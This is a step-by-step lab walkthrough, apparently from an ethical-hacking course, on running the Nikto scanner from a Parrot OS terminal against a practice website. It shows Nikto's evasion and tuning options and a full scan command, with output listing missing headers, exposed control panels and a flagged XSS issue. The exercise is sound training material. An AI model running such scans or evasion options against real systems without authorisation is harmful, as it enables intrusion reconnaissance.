


3. A **Parrot Terminal** window appears, in the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**. Nikto initializes.

Note: The password that you type will not be visible.



4. Nikto scanning options will be displayed to scan the target website.



5. You can further type **nikto -H** and press **Enter** to view various available commands with full help text

```

[root@parrot]-[/home/attacker]
#nikto -H

Options:
  -ask+          Whether to ask about submitting updates
                  yes   Ask about each (default)
                  no    Don't ask, don't send
                  auto  Don't ask, just send
  -Cgidirs+      Scan these CGI dirs: "none", "all", or values like "/cgi/ /cgi-a/"
  -config+       Use this config file
  -Display+      Turn on/off display outputs:
                  1     Show redirects
                  2     Show cookies received
                  3     Show all 200/OK responses
                  4     Show URLs which require authentication
                  D     Debug output
                  E     Display all HTTP errors
                  P     Print progress to STDOUT
                  S     Scrub output of IPs and hostnames
                  V     Verbose output
  -dbcheck       Check database and other key files for syntax errors
  -evasion+      Encoding technique:
                  1     Random URI encoding (non-UTF8)
                  2     Directory self-reference (/../)
                  3     Premature URL ending
                  4     Prepend long random string
                  5     Fake parameter
                  6     TAB as request spacer
                  7     Change the case of the URL
                  8     Use Windows directory separator (\)
  
```


- The result appears, displaying various available options in Nikto. We will use the **Tuning** option to do a deeper and more comprehensive scan on the target webserver.

Note: A tuning scan can be used to decrease the number of tests performed against a target. By specifying the type of test to include or exclude, faster and focused testing can be completed. This is useful in situations where the presence of certain file types such as XSS or simply “interesting” files is undesired.

```

nikto -H - Parrot Terminal
File Edit View Search Terminal Help
-Output+ Write output to this file ( '.' for auto-name)
-Pause+ Pause between tests (seconds, integer or float)
-Plugins+ List of plugins to run (default: ALL)
-port+ Port to use (default 80)
-RSACert+ Client certificate file
-root+ Prepend root value to all requests, format is /directory
-Save Save positive responses to this directory ( '.' for auto-name)
-ssl Force ssl mode on port
-Tuning+ Scan tuning:
      1 Interesting File / Seen in logs
      2 Misconfiguration / Default File
      3 Information Disclosure
      4 Injection (XSS/Script/HTML)
      5 Remote File Retrieval - Inside Web Root
      6 Denial of Service
      7 Remote File Retrieval - Server Wide
      8 Command Execution / Remote Shell
      9 SQL Injection
      0 File Upload
      a Authentication Bypass
      b Software Identification
      c Remote Source Inclusion
      d Webservice
      e Administrative Console
      x Reverse Tuning Options (i.e., include all except specified)
-timeout+ Timeout for requests (default 10 seconds)
-Userdb Load only user databases, not the standard databases
      all Disable standard dbs and load only user dbs
      tests Disable only db_tests and load udb_tests
-useragent Over-rides the default useragent
-until Run until the specified time or duration
  
```



7. In the terminal window, type **nikto -h (Target Website) -Tuning x** (here, the target website is **www.certifiedhacker.com**) and press **Enter**. Nikto starts scanning with all the tuning options enabled.

Note: **-h**: specifies the target host and **x**: specifies the Reverse Tuning Options (i.e., include all except specified).

Note: The scan takes approximately 10 minutes to complete.

8. The result appears, displaying various information such as the name of the server, IP address, target port, retrieved files, and vulnerabilities details of the target website.

Note: The result might differ when you perform this task.



```
[root@parrot]-[/home/attacker]
#nikto -h www.certifiedhacker.com -Tuning x
- Nikto v2.1.6
-----
+ Target IP: 162.241.216.11
+ Target Hostname: www.certifiedhacker.com
+ Target Port: 80
+ Start Time: 2022-03-31 07:32:51 (GMT-4)
-----
+ Server: nginx/1.19.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'x-proxy-cache' found, with contents: HIT
+ Uncommon header 'x-server-cache' found, with contents: true
+ Uncommon header 'host-header' found, with contents: c2hhcmVklmJsdWVob3N0LmNvbQ==
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Server banner has changed from 'nginx/1.19.10' to 'Apache' which may suggest a WAF, load balancer or proxy is in place
+ /certifiedhacker.zip: Potentially interesting archive/cert file found.
+ Allowed HTTP Methods: OPTIONS, HEAD, GET, POST
+ /webmail/blank.html: IlohaMail 0.8.10 contains an XSS vulnerability. Previous versions contain other non-descript vulnerabilities.
+ /securecontrolpanel/: Web Server Control Panel
+ /webmail/: Web based mail package installed.
+ OSVDB-3233: /mailman/listinfo: Mailman was found on the server.
+ OSVDB-2117: /cpanel/: Web-based control panel
+ OSVDB-3268: /css/: Directory indexing found.
```

